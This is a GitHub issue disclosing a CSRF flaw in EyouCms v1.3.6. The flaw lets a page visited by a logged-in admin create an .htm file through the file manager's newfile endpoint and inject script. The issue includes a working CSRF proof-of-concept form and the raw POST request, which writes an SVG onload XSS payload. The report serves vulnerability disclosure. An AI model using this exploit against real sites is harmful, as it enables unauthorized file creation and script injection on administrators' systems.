New issue

Jump to bottom

CSRF vulnerability can add htm page to generate XSS #5

Open Lilc1 opened this issue on Oct 9, 2019 · 0 comments

Lilc1 commented on Oct 9, 2019 • edited

This CSRF vulnerability can add htm page and execute js code such as XSS.
This problem was found in EyouCms v1.3.6. This CSRF vulnerability can add an htm page via /login.php?m=admin&c=Filemanager&a=newfile&lang=cn.
After the administrator logs in, he visits the page constructed by the attacker and triggers exp. The htm page will be created in the specified path. The page contains the attacker's js code, which can cause XSS or other problems.


```
<html>
  <!-- CSRF PoC - Create /template/hack1.htm-->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/eyoucms/login.php?m=admin&c=Filemanager&a=newfile&lang=cn" method="POST">
      <input type="hidden" name="activepath" value="&#47;template" />
      <input type="hidden" name="filename" value="hack1&#46;htm" />
      <input type="hidden" name="content" value="&lt;svg&#32;onload&#61;alert&#40;&quot;hack&quot;&#41;&gt;" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Poc request packet

```
POST /eyoucms/login.php?m=admin&c=Filemanager&a=newfile&lang=cn HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Connection: close
Referer:
http://localhost/eyoucms/login.php?m=admin&c=Filemanager&a=newfile&activepath=%3Atem
plate&lang=cn
Cookie:
Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1569576708,1569749739,1569769116,1570501306
; PHPSESSID=17cb16bp764bcu8pmv6ss6qd73; admin_lang=cn; home_lang=cn;
workspaceParam=index%7CFilemanager;
ENV_GOBACK_URL=%2Feyoucms%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archiv
es%26lang%3Dcn;
ENV_LIST_URL=%2Feyoucms%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives
%26lang%3Dcn
Upgrade-Insecure-Requests: 1

activepath=%2Ftemplate&filename=hack1.htm&content=<svg onload=alert("hack")>
```

After the csrf vulnerability is triggered, the htm page is created and the reflective XSS is executed.



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant